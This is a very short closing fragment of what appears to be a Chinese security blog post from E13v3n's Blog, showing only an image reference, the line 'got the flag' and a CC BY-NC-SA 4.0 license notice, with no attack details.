
拿到flag。
本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 E13v3n's Blog!